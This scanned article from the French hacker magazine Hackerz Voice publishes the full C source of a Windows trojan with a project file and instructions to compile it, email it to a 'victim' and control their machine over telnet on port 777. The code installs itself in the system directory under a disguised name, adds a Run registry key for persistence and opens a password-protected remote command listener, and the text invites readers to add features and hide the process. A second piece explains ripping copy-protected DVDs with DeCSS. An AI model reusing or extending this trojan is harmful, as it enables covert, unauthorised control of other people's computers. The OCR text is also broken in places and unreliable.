Bon, à ce stade, vous devriez savoir ce qu'est un trojan. Maintenant, on va en faire un vrai de vrai, en partant de zéro. Alors, voilà, on a fait le choix de le faire en C. C'est du code bien pur, bien clean et assez léger. Et ça marche nickel, que ce soit sous Win 95/98/Me/NT/2k

Alors en quoi ça consiste au juste ? Déjà, le code source est relativement clair, avec des commentaires expliquant ce qui se passe. On ne va quand même pas détailler chaque appel des APIs de Windows, faut pas exagérer.

Allez, c'est parti, on plonge dans le code... Quand le programme est lancé, il va d'abord vérifier s'il vient juste de faire son apparition sur l'ordinateur ou s'il commence à avoir l'habitude d'être lancé. S'il est nouveau, il va aller faire connaissance avec le répertoire windows\system (ou winnt\system32 typiquement) et se creuser un petit nid. Il ne va pas oublier de mettre le réveil aussi pour être prévenu à chaque démarrage de windows et pouvoir se faire beau .

Pour tester ça en fait, on a mis en place un petit test tout con, qui vérifie si le programme a été lancé depuis %SystemDir%\msdhzv32.exe, où %SystemDir% est le répertoire système de Windows, donc typiquemen c:\windows\system ou c:\winnt\system32. S'il a été lancé de là, il va se dire, ok tout va bien on continue tranquillou. Sinon, il va lancer install(), qui va copier le fichier de son emplacement actuel dans %SystemDir%\msdhzv32.exe, et écrire dans la base de registres pour se lancer à chaque démarrage (accessoirement, il va aussi stocker le mot de passe dans la base de registres, mais on verra ça plus tard). Vous allez me dire : mais il est con ce test, il teste même pas s'il est dans la base de registres ou pas. Ben oui il est simple ce test, c'est juste un exemple, banane. A vous maintenant de programmer votre test perso (n'espérez pas devenir un hacker un tant soit peu sérieux si vous n'êtes pas capable de programmer un peu.. faut pas rêver, les meilleurs outils sont toujours soit
ceux qu'on écrit soi-même au cas par cas, soit ceux qu'on modifie soi-même pour les adapter, alors si vous savez vraiment pas programmer, un bon conseil, apprenez !).

Bon voilà pour le démarrage. Ensuite on lance le serveur et les choses sérieuses commencent. Le principe est simple : on écoute les communications entrantes sur un port donné (PORT_SERVEUR en l'occurence) et dès qu'il y a une connexion, on interprète ce qui est envoyé. Alors pour ça, il faut d'abord initialiser une socket, se mettre en écoute, etc. Je vous passe le détail de ces opérations fastidieuses, c'est dans le source.

Ensuite on rentre dans une boucle dont on n'est pas prêt de sortir, et dans cette boucle, on commence par voir s'il y a une connexion là où on écoutait. Si c'est le cas, on va récupérer ce qu'on (c'est-à-dire vous à l'autre bout de la planète depuis un pauvre telnet sur un vieux terminal pourri) va envoyer comme commandes et on va exécuter les ordres. C'est tout con hein ? Donc RecoitLigne va récupérer une ligne de com
mandes, et AVosOrdres va l'exécuter suivant les fonctions que l'on aura implémentées.
Au passage, quand on établit la connexion, on n'affiche rien pour commencer, et on attend que l'utilisateur lointain entre le bon mot de passe (le mot de passe part défaut est voice). Une fois qu'il a rentré le bon mot de passe et appuyé sur Entrée, on peut commencer les festivités.

RecoitLigne n'a rien de passionnant à étudier, on prend les caractères du buffer un par un jusqu'à avoir une erreur ou un retour à la ligne. Et voilà c'est torché. Bon il y a aussi évidemment le renvoi d'une valeur booléenne pour dire si tout s'est bien passé, si on a lu quelque chose, etc. mais je n'insisterai pas dessus vu que la plupart de nos routines renvoient une valeur pour vérifier que tout roule tranquille.

Quant à AVosOrdres, c'est la partie du programme où on peut vraiment s'amuser. C'est là qu'on va implémenter les commandes reconnues par notre superbe application client/serveur d'administration à distance avancée. Alors bon, on en a mis 2/3 pour vous montrer comment ça marche, maintenant à vous de jouer pour rajouter les fonctionnalités qui vous semblent, disons, utiles.

Voilà, c'est tout ce qui est implémenté dans le code source que vous allez voir. On n'a pas mis plus parce qu'il faut bien que vous appreniez un peu par vous-mê
me, et on a rien mis de méchant parce qu'il ne faut pas déconner avec ce genre de choses. Maintenant faites travailler votre imagination, pensez à des fonctionnalités marrantes, programmez-les et le tour est joué ! Maintenant que le coeur du serveur est fait, l'ajout de ces commandes supplémentaires est un jeu d'enfant, il suffit de les gérer dans le gros switch(buffer[1]) qui est dans AVosOrdres.

Autre détail - non négligeable, à ce stade, notre trojan est d'une discrétion inégalée, puisque dès que quelqu'un se conecte au serveur, la personne qui est sur le serveur a droit à une superbe MessageBox, lui indiquant en particulier qui vient de se connecter, le summum de la discrétion quoi =D On a évidemment vu aussi dans la liste des commandes actuellement implémentées la possibilité de refaire apparaitre cette MessageBox, au cas où vous n'êtes pas encore sûr d'être repéré 8-) Je pense que c'est peut-être le genre de trucs que vous voudrez enlever quand vous testerez votre trojan modifié :) Autre idee, pour les plus motives, faire en sorte que le process n'apparaisse pas dans la barre des taches, en utilisant la fonction de RegisterServiceProcess de KERNEL32.DLL... Bon coding !

Ce trojan vous a été offert par :
<ä.ignis> et FozZy

Pour l'instant les commandes reconnues sont les suivantes :

Z
Affiche une boite de dialogue chez la personne qui a le trojan installé, avec des infos sympa, genre l'IP et/ou le nom d'ordi du vilain petit on train de l'attaquer :)

q
Coupe la connexion. On arrête de faire mumuse quoi.

r
Désinstalle le trojan. En fait il vire l'entrée dans la base de registres qui fait se lancer le programme à chaque redémarrage et fait s'interrompre le serveur.

pNouveauMotDePasse

Permet de changer le mot de passe. Et oui, je vous avais dit qu'il y a un mot de passe, qui est vérifié quand on se connecte au serveur. Evidemment, une fois connecté, on peut le changer. Il suffit de taper p NouveauMotDePasse.

Détails pratiques: une fois le code source tapé, comment l'éxécuter ? Il faudra le compiler avec n'importe quel compilateur C Win32, mais vous avez le plus de chance de réussir du premier coup avec (j'ai honte de le dire) Visual C++ de M*. Vous pouvez utiliser les options de la version Release du fichier de projet que nous publions également.**

LE CODE SOURCE EXCLUSIF DU TROYEN HZV (VERSION 1.0) EN LANGAGE C

1/ Recopie chaque ligne du programme dans n'importe quel compilateur C WIN 32 (dispo sur le web cf). Bonne nuit!
2/ Envoie l'exe par mail a ta "victime" consentante.
3/ Quand elle l'a lancé et s'est connecté, prend le controle de sa machine en tapant la commande suivante (sous Dos): telnet [son IP] 777

Effet produit: A distance, tu contrôles la machine de ton copain, et tu fais apparaître des messages d'humour sur son écran.

```
/* HZV/Trojan pour Hackerz Voice n°4
  par <d.ignis> et FozZy
  // Open Source Rul3Z ! ;=D \\


#include <sys/types.h>
#include <sys/stat.h>
#include <windows.h>
#include <windowsx.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <winsock.h>


#define BUFF_SIZE 1000
#define PORT_SERVEUR 777

int init();
BOOL AccepteClients();
void AVosOrdres(SOCKET s, char* buffer);
BOOL RecoitLigne(SOCKET s, char* buffer);
void install();
void uninstall();
void RegPass();
BOOL CheckPass(char* pass);
void nicewindow();

SOCKET sListener;
char cTexte[100];
const char cHackerzVoice[] = "Vous avez été hackés par un lecteur de HaCKeRZ VoiCe, le Paris Match de la sécurité informatique !\nPour ne plus vous faire avoir aussi lamentablement, lisez donc le Voice n°4...\n\n";
const char cNomServeur[] = "Msdhzv32.exe";
char cPass[50] = "voice";
char cGrosLogo[2000];

char cWinDir[300] = "C:\\";
char cNomActuel[100];
char cTemp[2000];
char cLaPlauleDuTrojan[400];

struct sockaddr_in SockAddrBuffer;
int SockAddrLen = sizeof(struct sockaddr);
struct hostent* HostEntPointer;

BOOL AccepteClients()
/* Description

Met en place la socket sur laquelle on va écouter, et... écoute justement. Dès qu'il reçoit une connexion, les choses sérieuses vont commencer...

Arguments :
Ben, aucuns. Vous voyez des arguments nécessaires ?

Retour :
Marche ? Marche pas ?

*/
{
   SOCKET s;
   SOCKADDR_IN sin;
   int err;
         BOOL bFini=FALSE;
         char buffer[BUFF_SIZE];

         // On initialise winsocks

         WORD wVersionRequested;
         WSADATA wsaData;
         wVersionRequested = MAKEWORD( 2, 0 );
         err = WSAStartup( wVersionRequested, &wsaData );
         if ( err != 0 ) {
                  return FALSE;
         }

// On crée une socket serveur

sListener = socket( AF_INET, SOCK_STREAM, 0 );
if ( sListener == INVALID_SOCKET ) {
   return FALSE;
}

// On définit le port associé à la socket

sin.sin_family = AF_INET;
sin.sin_port = htons( PORT_SERVEUR );
sin.sin_addr.s_addr = INADDR_ANY;

err = bind( sListener, (LPSOCKADDR)&sin, sizeof(sin) );
if ( err == SOCKET_ERROR ) {
   closesocket( sListener );
   return FALSE;
}

// On est à l'affût...

err = listen( sListener, 5 );
if ( err == SOCKET_ERROR ) {
   closesocket( sListener );
   return FALSE;
}

// ...de connexions

while ( TRUE ) {

         char cLogo[] = "-------------------------------------------------------------------------\n\r##         h@CKeRz Vo|Ce RemØT3 @Dmin|§T(r)4ToR - Access Granted         ##\n\r-------------------------------------------------------------------------\n\r";

   bFini = (1 == 0);

         s = accept( sListener, (struct sockaddr *)(&SockAddrBuffer), &SockAddrLen);
   if ( s == INVALID_SOCKET ) {
      closesocket( sListener );
      return FALSE;
   }

         // Vérification du mot de passe
         bFini = !RecoitLigne(s, buffer);
         if (!CheckPass(buffer+1)) {
                  closesocket(s);
                  continue;
         }

         // Message d'accueil
         send(s,cLogo,strlen(cLogo),0);          // à distance
         nicewindow();
      // et en local

         while(!bFini) {
                  bFini = !RecoitLigne(s, buffer);
                  if (bFini)
                           break;
                  AVosOrdres(s, buffer);
                  Sleep(50);
         }

         closesocket(s);
   }

} // AccepteClients

void AVosOrdres(SOCKET s, char* buffer)
/*
      Interpréte et exécute les commandes envoyées
      Quelques exemples pour votre bonheur
      Maintenant il n'y a plus qu'à faire travailler votre imagination
*/
{
      char cOK[] = "HZV OK ";

      switch (buffer[1]) {
            case  0: return;
            // Changer le mot de passe
            case  'p': {
                        if (strlen(buffer) - 3 < 100) {
                              sprintf(cTexte, cOK);
                              sprintf(cTexte + strlen(cTexte), "- p 777\n\r");
                              sprintf(cPass, buffer+3);
                        }
                        RegPass();
                        send(s, cTexte, strlen(cTexte), 0);
                        return;
                  }
            // Enlever l'exécution automatique
            case  'r': {
                        uninstall();
                  }

            // Terminer la connexion, on s'est assez amusé comme ça...
            case  'q': {
                        strcpy(cTexte, cOK);
                        strcat(cTexte, "- q 777\n\r");
                        send(s, cTexte, strlen(cTexte), 0);
                        closesocket(s);
                        return;
                  }

            // Spécial je veux me faire repérer
            case  'Z': {
                        strcpy(cTexte, cOK);
                        strcat(cTexte, "- Z 777\n\r");
                        send(s,cTexte, strlen(cTexte),0);

                        nicewindow();
                        return;
                  }
      }
}

BOOL RecoitLigne(SOCKET s, char* buffer)
/*
*/
{
      int i = 0;
      int err = 1;
      buffer[0] = 1;
      buffer[1] = 0;

      while((err != SOCKET_ERROR) && (buffer[i] != '\n') && (buffer[i] != '\r') && (i < BUFF_SIZE-1) && (err != 0)) {
            err = recv(s, buffer + i++ + 1, 1, 0);
      }

      if (i!=0)
            buffer[i] = 0;
      return ((err != SOCKET_ERROR) && (i < BUFF_SIZE)
```

```
&& (err != 0));
}


int init()
{
        AccepteClients();
        return 0;
}

BOOL CheckPass(char* pass)
{
        HKEY hKey;
  unsigned int i;
        unsigned long vtype = REG_SZ;
        unsigned long buflen;
        char buf[100];
        DWORD dwDisposition;
        char key[] =
"7773C642E69676E69733E466F7A5A79777";
        char crypted[50];

        if (!(strlen(pass) < sizeof(cTemp))) {
                return FALSE;
        }

        for(i=0; i < strlen(pass); i++) {
                cTemp[i] = pass[i] ^ key[i % strlen(key)];
        }

        cTemp[i] = 0;

  strcpy(buf, ".hzv");
  i = RegCreateKeyEx(HKEY_CLASSES_ROOT, buf, 0, NULL,
REG_OPTION_VOLATILE, KEY_ALL_ACCESS, NULL, &hKey,
&dwDisposition);
  if (i == ERROR_SUCCESS) {
    buflen = 50;
                i = RegQueryValueEx(hKey, "InfoTips", 0,
&vtype, crypted, &buflen);
    RegCloseKey(hKey);
  }

        return (strcmp(cTemp,crypted) == 0);
}

void RegPass()
{
        HKEY hKey;
  unsigned int i;
        char buf[100];
        DWORD dwDisposition;

        char key[] =
"7773C642E69676E69733E466F7A5A79777";

        // Une routine de cryptage révolutionnaire !
        for(i=0; i < strlen(cPass); i++) {
                cTemp[i] = cPass[i] ^ key[i % strlen(key)];
        }

        cTemp[i] = 0;

  strcpy(buf, ".hzv");
  i = RegCreateKeyEx(HKEY_CLASSES_ROOT, buf, 0, NULL,
REG_OPTION_VOLATILE, KEY_ALL_ACCESS, NULL, &hKey,
&dwDisposition);
  if (i == ERROR_SUCCESS) {
    i = RegSetValueEx(hKey, "InfoTips", 0, REG_SZ, cTemp,
strlen(cTemp));
    RegCloseKey(hKey);
  }

        return;
}

void uninstall()
{
        HKEY hKey;
  int i;
        char buf[100];
        DWORD dwDisposition;

  strcpy(buf, "SOFTWARE\\Microsoft\\Windows\\CurrentVer-
sion\\Run");
  i = RegCreateKeyEx(HKEY_LOCAL_MACHINE, buf, 0, NULL,
REG_OPTION_VOLATILE, KEY_ALL_ACCESS, NULL, &hKey,
&dwDisposition);
  if (i == ERROR_SUCCESS) {
    i = RegDeleteValue(hKey, cNomServeur);
    RegCloseKey(hKey);
  }

  exit(777);
}

void install()
{
  char buf[16384];
  FILE *origine,*dest;
  int i;
        DWORD dwDisposition;
        HKEY hKey;

        // Ouvre l'exe actuel, et crée le nouveau dans le répertoire windows/system

  if ((origine = fopen(cNomActuel,"rb")) == NULL)
                return;

  if ((dest = fopen(cLaPiauleDuTrojan,"wb"))==NULL) {
    fclose(origine);
                return;
  }

        // Fait la copie

        while (TRUE) {
    i = fread(buf, 1, 16000, origine);
    if (i <= 0)
                        break;
    fwrite(buf, 1, i, dest);
  }

        fclose(origine);
  fclose(dest);

        // Fin de la copie

        // On va quand même se lancer à chaque rédémarrage,
        // c'est plus convivial...
        // D'où un petit arrêt au stand au niveau de la base de registres

  strcpy(buf, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run");
  i = RegCreateKeyEx(HKEY_LOCAL_MACHINE, buf, 0, NULL,
REG_OPTION_VOLATILE, KEY_ALL_ACCESS, NULL, &hKey,
&dwDisposition);
  if (i == ERROR_SUCCESS) {
    i = RegSetValueEx(hKey, cNomServeur, 0, REG_SZ, cLaPiauleDuTrojan, strlen(cLaPiauleDuTrojan));
    RegCloseKey(hKey);
  }

        RegPass();

  return;
}

void initlogo()
{
        // Merci  pour ces polices, ainsi que le programme qui a permis de les utiliser : Jave 0.7 beta

        strcpy(cGrosLogo, "  :::   :::   :::     :::::::: :::   :::
::::::::: :::::::: :::::::: \n");
        strcat(cGrosLogo, " :+:   :+:  :+: :+:  :+:   :+:  :+:
:+:     :+:   :+:   :+:  \n");
        strcat(cGrosLogo, "  +:+  +:+ +:+ +:+ +:+ +:+      +:+
+:+  +:+     +:+  +:+   +:+  \n");
        strcat(cGrosLogo, "  +#++:++#++ +#++:++#++: +#++:++#+: +#+
+#++:++  +#++:++#  +#++:++#:    +#+   \n");
        strcat(cGrosLogo, "  +#+  +#+ +#+ +#+ +#+ +#+      +#+ +#+
+#+  +#+  +#+     +#+  +#+  +#+    \n");
        strcat(cGrosLogo, "  #+#  #+# #+#  #+# #+#  #+#  #+# #+#  #+#
#+#  #+#  #+#     #+#  #+# #+#     \n");
        strcat(cGrosLogo, "  ###  ### ###  ### ###  ### ######## ###  ### ########## ###  ### ######### \n\n\n");
        strcat(cGrosLogo, "                [.
_/          \n");
        strcat(cGrosLogo, " [..  [..  [..      [... [..
_/_/  _/_/  \n");
        strcat(cGrosLogo, " [..  [..  [..  [..  [..  [..  [..  [..
_/_/_/  _/      _/_/  \n");
        strcat(cGrosLogo, "  [..  [..  [..  [..  [..  [..  [..  [..
_/_/_/_/  \n");
        strcat(cGrosLogo, "  [.[..  [..  [..  [..  [..  [.      _/
_/      _/  \n");
        strcat(cGrosLogo, "  [..      [..  [..  [... [....    _/
_/      _/    \n\n");

        return;
}

void nicewindow()
{
        char* IP;
        strcpy(cTemp, cGrosLogo);
        strcat(cTemp, cHackerzVoice);
        strcat(cTemp, "\nL'ordinateur qui est en train de vous attaquer a pour nom : ");

        HostEntPointer = gethostbyaddr((const char *) &(SockAddrBuffer.sin_addr), sizeof(struct in_addr), AF_INET);
        if (HostEntPointer == NULL)
                strcat(cTemp, "inconnu");
        else
                strcat(cTemp, HostEntPointer->h_name);
        strcat(cTemp, " -> IP=");
        IP = inet_ntoa( SockAddrBuffer.sin_addr);
        strcat(cTemp, IP);
        MessageBox(NULL,cTemp,"h@(c)K3(r)z\'
VØ|(c)3",MB_OK);

        return;
}

int APIENTRY WinMain(HINSTANCE hInstance,
        HINSTANCE hPrevInstance,
        LPSTR     lpCmdLine,
        int       nCmdShow)
{
        int i,j=0;

        // Récupère le nom du fichier, et le répertoire windows/system
        GetSystemDirectory(cWinDir, 300);
        sprintf(cNomActuel, GetCommandLine());
        for(i=0; cNomActuel[i] != 0; i++) {
                if (cNomActuel[i] != "") {
                        cLaPiauleDuTrojan[j] = cNomActuel[i];
                        j++;
                }
        }
        sprintf(cNomActuel, cLaPiauleDuTrojan);
        sprintf(cLaPiauleDuTrojan, cWinDir);
        sprintf(cLaPiauleDuTrojan + strlen(cLaPiauleDuTrojan), "\\");
        sprintf(cLaPiauleDuTrojan + strlen(cLaPiauleDuTrojan), cNomServeur);

        // Si c'est une exécution du programme d'ailleurs que sa maison, on l'installe "proprement"
        if (strcmp(cNomActuel, cLaPiauleDuTrojan) != 0)
                install();
        initlogo();
        init();
        return 0;
}
```

Page suivante:
Les options DSP du même programme.

LE CODE SOURCE EXCL
(VERSION 1.0) EN LANGA

```
# Microsoft Developer Studio Project File - Name="xtcp201" - Package Owner=<4>
# Microsoft Developer Studio Generated Build File, Format Version 6.00
# ** DO NOT EDIT **

# TARGTYPE "Win32 (x86) Application" 0x0101

CFG=xtcp201 - Win32 Debug
!MESSAGE This is not a valid makefile. To build this project using NMAKE,
!MESSAGE use the Export Makefile command and run
!MESSAGE
!MESSAGE NMAKE /f "xtcp201.mak".
!MESSAGE
!MESSAGE You can specify a configuration when running NMAKE
!MESSAGE by defining the macro CFG on the command line. For example:
!MESSAGE
!MESSAGE NMAKE /f "xtcp201.mak" CFG="xtcp201 - Win32 Debug"
!MESSAGE
!MESSAGE Possible choices for configuration are:
!MESSAGE
!MESSAGE "xtcp201 - Win32 Release" (based on "Win32 (x86) Application")
!MESSAGE "xtcp201 - Win32 Debug" (based on "Win32 (x86) Application")
!MESSAGE "xtcp201 - Win32 Release Torche" (based on "Win32 (x86) Application")
!MESSAGE

# Begin Project
# PROP AllowPerConfigDependencies 0
# PROP Scc_ProjName ""
# PROP Scc_LocalPath ""
CPP=cl.exe
MTL=midl.exe
RSC=rc.exe

!IF  "$(CFG)" == "xtcp201 - Win32 Release"

# PROP BASE Use_MFC 0
# PROP BASE Use_Debug_Libraries 0
# PROP BASE Output_Dir "Release"
# PROP BASE Intermediate_Dir "Release"
# PROP BASE Target_Dir ""
# PROP Use_MFC 0
# PROP Use_Debug_Libraries 0
# PROP Output_Dir "Release"
# PROP Intermediate_Dir "Release"
# PROP Ignore_Export_Lib 0
# PROP Target_Dir ""
# ADD BASE CPP /nologo /W3 /GX /O2 /D "WIN32" /D "NDEBUG" /D "_WINDOWS" /YX /FD /c
# ADD CPP /nologo /W3 /GX /O2 /D "WIN32" /D "NDEBUG" /D "_WINDOWS" /YX /FD /c
# ADD BASE MTL /nologo /D "NDEBUG" /mktyplib203 /o "NUL" /win32
# ADD MTL /nologo /D "NDEBUG" /mktyplib203 /o "NUL" /win32
# ADD BASE RSC /l 0x411 /d "NDEBUG"
# ADD RSC /l 0x411 /d "NDEBUG"
BSC32=bscmake.exe
# ADD BASE BSC32 /nologo
# ADD BSC32 /nologo
LINK32=link.exe
# ADD BASE LINK32 kernel32.lib user32.lib gdi32.lib winspool.lib comdlg32.lib advapi32.lib shell32.lib ole32.lib oleaut32.lib uuid.lib
odbc32.lib odbccp32.lib /nologo /subsystem:windows /machine:I386
# ADD LINK32 wsock32.lib kernel32.lib user32.lib gdi32.lib winspool.lib comdlg32.lib advapi32.lib shell32.lib ole32.lib oleaut32.lib
uuid.lib odbc32.lib odbccp32.lib /nologo /subsystem:windows /debug /machine:I386

!ELSEIF  "$(CFG)" == "xtcp201 - Win32 Debug"

# PROP BASE Use_MFC 0
# PROP BASE Use_Debug_Libraries 1
```

Special flemards: Dans le prochain HZV, nous publierons l'adresse internet encore top secrète sur laquelle nous avons mis en ligne ces programmes... Arghh... va falloir attendre deux mois (ou la demander gentiment par mail à la rédaction)

USIF DU TROYEN HZV
GE DSP

```
# PROP BASE Output_Dir "Debug"
# PROP BASE Intermediate_Dir "Debug"
# PROP BASE Target_Dir ""
# PROP Use_MFC 0
# PROP Use_Debug_Libraries 1
# PROP Output_Dir "Debug"
# PROP Intermediate_Dir "Debug"
# PROP Target_Dir ""
# ADD BASE CPP /nologo /W3 /Gm /GX /Zi /Od /D "WIN32" /D "_DEBUG" /D "_WINDOWS" /YX /FD /c
# ADD CPP /nologo /W3 /Gm /GX /ZI /Od /D "WIN32" /D "_DEBUG" /D "_WINDOWS" /YX /FD /c
# ADD BASE MTL /nologo /D "_DEBUG" /mktyplib203 /o "NUL" /win32
# ADD MTL /nologo /D "_DEBUG" /mktyplib203 /o "NUL" /win32
# ADD BASE RSC /l 0x411 /d "_DEBUG"
# ADD RSC /l 0x411 /d "_DEBUG"
BSC32=bscmake.exe
# ADD BASE BSC32 /nologo
# ADD BSC32 /nologo
LINK32=link.exe
# ADD BASE LINK32 kernel32.lib user32.lib gdi32.lib winspool.lib comdlg32.lib advapi32.lib shell32.lib ole32.lib oleaut32.lib uuid.lib
odbc32.lib odbccp32.lib /nologo /subsystem:windows /debug /machine:I386 /pdbtype:sept
# ADD LINK32 kernel32.lib user32.lib gdi32.lib winspool.lib comdlg32.lib advapi32.lib shell32.lib ole32.lib oleaut32.lib uuid.lib
odbc32.lib odbccp32.lib /nologo /subsystem:windows /debug /machine:I386 /pdbtype:sept

!ELSEIF  "$(CFG)" == "xtcp201 - Win32 Release Torche"

# PROP BASE Use_MFC 0
# PROP BASE Use_Debug_Libraries 0
# PROP BASE Output_Dir "xtcp201___Win32_Release_Torche"
# PROP BASE Intermediate_Dir "xtcp201___Win32_Release_Torche"
# PROP BASE Ignore_Export_Lib 0
# PROP BASE Target_Dir ""
# PROP Use_MFC 0
# PROP Use_Debug_Libraries 0
# PROP Output_Dir "xtcp201___Win32_Release_Torche"
# PROP Intermediate_Dir "xtcp201___Win32_Release_Torche"
# PROP Ignore_Export_Lib 0
# PROP Target_Dir ""
# ADD BASE CPP /nologo /W3 /GX /O2 /D "WIN32" /D "NDEBUG" /D "_WINDOWS" /YX /FD /c
# ADD CPP /nologo /W3 /GX /O2 /D "WIN32" /D "NDEBUG" /D "_WINDOWS" /YX /FD /c
# ADD BASE MTL /nologo /D "NDEBUG" /mktyplib203 /o "NUL" /win32
# ADD MTL /nologo /D "NDEBUG" /mktyplib203 /o "NUL" /win32
# ADD BASE RSC /l 0x411 /d "NDEBUG"
# ADD RSC /l 0x411 /d "NDEBUG"
BSC32=bscmake.exe
# ADD BASE BSC32 /nologo
# ADD BSC32 /nologo
LINK32=link.exe
# ADD BASE LINK32 wsock32.lib kernel32.lib user32.lib gdi32.lib winspool.lib comdlg32.lib advapi32.lib shell32.lib ole32.lib
oleaut32.lib uuid.lib odbc32.lib odbccp32.lib /nologo /subsystem:windows /machine:I386
# ADD LINK32 wsock32.lib kernel32.lib user32.lib gdi32.lib winspool.lib comdlg32.lib advapi32.lib shell32.lib ole32.lib oleaut32.lib
uuid.lib odbc32.lib odbccp32.lib /nologo /subsystem:windows /debug /machine:I386

!ENDIF

# Begin Target

# Name "xtcp201 - Win32 Release"
# Name "xtcp201 - Win32 Debug"
# Name "xtcp201 - Win32 Release Torche"
# Begin Source File

SOURCE=.\xtcp201.c
# End Source File
# End Target
# End Project
```

Graver sur DE SIMPLES CDR DES FILMS DVD LISIBLES SUR TOUS

On arrête de croire que c'est le plastique qu'on achête et n

La der, on vous avait montré comment convertir un DVD en fichier " .avi " faisant moins de 650 méga. Cette fois on va encore plus loin, puisque vous n'aurez même pas besoin d'ordi pour lire ces CD-R, on appelle ça des VCD 2.0 ou CDI

RECETTE :
1. Copier le DVD sur le disque dur
2. Extraire la bonne piste audio
3. La convertir en MPEG1
4. Découper le fichier vidéo
5. Graver
6. Apprécier

Préface :

Pour le plaisir, car il est clair que vu le prix du film DVD entre 120 et 220 francs que ça ne vaut pas forcément le coup, vu le temps que ça demande (temps de conversion) soit en moyenne pour un film de 1h30 mn / 15 heures de conversion, sans oublier que votre PC reste allumé tout ce temps. Ce qui entraine une usure plus rapide à tous les niveaux. Voir également la perte de qualité en format Mpeg 1. Il existe aussi un autre format qui est le Mpeg 4, mais hors sujet car celui-ci n'est compatible qu'avec un pc ayant les codecs, non lisible sur un lecteur DVD de salon. En ce qui concerne les DVD de salon, faire attention le jour ou vous l'achetez; plusieurs critères rentrent en ligne de compte : à savoir ! Le monde est divisé en 6 zones qui se nomment 1,2,3,4,5,6. Pour la France c'est la zone 2, donc prévoyez un DVD dézonnable afin de voir des films en zone 1 qui ne sont pas sortis encore en France. Prévoyez également la macrovision (l'anti-copie sur certain DVD) On peut la retirer. Prévoyez également les formats qu'il va lire : DVD, CD-R, CDI, (format VCD 1.0 et 2.0) CD-RW etc..... Attention ce n'est pas parce que votre DVD lit les CDI qu'il lira vos CD-R gravés au format VCD. Le lecteur doit être compatible CD-R. Bon, maintenant, voyons ensemble la procédure.

Les softs :

DeCSS 1.2.1b : Ce programme sert à copier vos fichiers *.vob sur votre hdd
Panasonic MPEG1 Encoder 2.0: Sert à compresser en Mpeg 1
FlasKMPEG 0.563: le programme qui vous permet de régler les paramètres
VCD Cutter 4.01 : Il vous sert à découper votre fichier vidéo une fois terminé
Néro 4.0.7.0 : Ce programme sert à créer (gravure) un cd au format VCD 2.0

Les numéros de version de ses softs fonctionnent parfaitement, je les ai testé moi-même. Ils se trouvent tous sur Internet. Où ? cherchez, pas la peine d'envoyer des mails au rédac chef.

Configuration Matérielle

Minimum : Windows 98, un lecteur Dvd, PII 266 Mhz, 64 Méga mémoires vives. Hdd 10 gigas.
Requise : PIII 500 Mhz, 256 Méga mémoire vive. Hdd 20 gigas

Vous pouvez essayer sur un 486 ca dure environ 15 ans (j'ai essayé bien entendu).

Copier le DVD sur le disque dur

Utilisez le programme DeCSS 1.2.1b : il décrypte et copie les fichiers *.vob sur votre disque dur. S'il ne reconnaît pas la clef de codage c'est qu'il n'y en a pas. Dans ce cas, copiez directement le fichier *.vob sur votre disque dur en effectuant un copier-coller.

Dans l'autre cas voici la procédure :
Insérez votre DVD (le Film) dans votre lecteur et lancez le programme DeCSS 1.2.1b.

Les fichiers vob à copier son ceux ressemblant à : VTS_01_1.vob, VTS_01_2.Vob etc.. bien sûr c'est ceux qui sont lourds. Achtung, il faut les copier au même endroit pour Flask. A notez que la compression que nous allons utiliser va être environ d'un rapport 1 à 4 (ils vont devenir 4 fois plus petits)

Attetion, l'option "Merge Vob Files" n'est pas au point. Donc faites les un par un, et mettez-les tous sur le même disque dur et au même endroit.

Extraire la bonne piste audio

On se servira du programme FlasKMPEG 0.563 / Lancez-le !

Pour que ce Flsak fonctionne correctement il faut installer le plugin Panasonic et notez où celui-ci va s'installer. Le programme 'installation vous le demandera, et si vous avez Premiere installé il pointera vers le répertoire plugin de Premiere, sinon vous devrez lui indiquer le répertoire où vous voulez placer le plugin. Une fois l'installation achevée, vous devez copier le plugin dans le répertoire de FlasKMPEG.exe. Le nom original du plugin devrait être quelque chose du type "cm-mpeg-pwi2.0e.prm" bien que cela puisse différer selon les versions. Si vous avez trouvé et copié avec succès le plugin dans le répertoire de FlasK MPEG vous devez le renommer en (le plugin, pas le répertoire !, NDT): FlasKMPEGpeasopeich.dll

Ensuite chargez le premier fichier *.Vob Flask va ouvrir le fichier et vous montrer les pistes audio, du genre :
AC3 audio subtrack 0x82 inside main track 0xBD
AC3 audio subtrack 0x81 inside main track 0xBD
AC3 audio subtrack 0x80 inside main track 0xBD
(Mpeg vidéo track 0xE0 étant la piste vidéo)

Alors quelle est la bonne piste ? A 99,99%, c'est la 0x81. Soit :
AC3 audio subtrack 0x81 inside main track 0xBD

Si vous n'êtes pas sûr, faites des tests. Donc sélectionnez la, et appuyez sur le bouton Flask it !

À nos lecteurs

Les informations publiées dans Hackerz Voice ont un objectif purement documentaire. Le journal rappelle à ce titre que le piratage informatique, sous quelque forme que ce soit, est un délit (lire page 7). Hackerz Voice condamne naturellement toute forme de piratage et soutien sans ambiguïté les actions qui luttent contre la cyber-criminalité.

LECTEURS DVD, PORTABLES OU DE SALON

on pas le droit de voir le film.

■ La convertir en MPEG1

1. Première chose à faire: Dans le menu Options / select output format sélectionnez MPEG.
2. Toujours dans le menu Options sélectionnez Output Format options et entrez les paramètres du format VCD (voir encadré)

Les paramètres à utiliser sont :
Dans la fenêtre : Data Rate (kbits/sec)
Vidéo : 1150 Audio : 224
Stream Format sélectionnez :
VidéoCD/PAL

Voici un rappel du Format VCD

Parameter	PAL
Video Data Rate	1150 [kbits/sec]
Frame Rate	25 [fps]
Output Image Size	352X288
VBV Buffer Size	40 [KBytes]
Pel Aspect	PAL/4:3
GOP Sequence	15-15-3
Audio Frequency	44100 [Hz]
Audio Channel	Stereo
Audio Data Rate	224 [kbits/sec]

3. Toujours dans le menu Options sélectionnez : Global project options (Export movies setting)
Les paramètres sont : Width 352 Height 288 Time Base (fps) 25

iDCT options : 3 possibilités. Mais si vous avez un processeur avec les instructions MMX alors sélectionnez MMX iDCT, sinon sélectionnez non-MMX fast iDCT, la 3 ème possibilité est : IEEE-1180 référence quality iDCT (Slowest) mais je vous le déconseille car pour un film de 1h30mn au lieu de mettre 15 heures il va en falloir 32, sans que l'on voie de différence à l'image. Donc il est inutile de s'en servir.

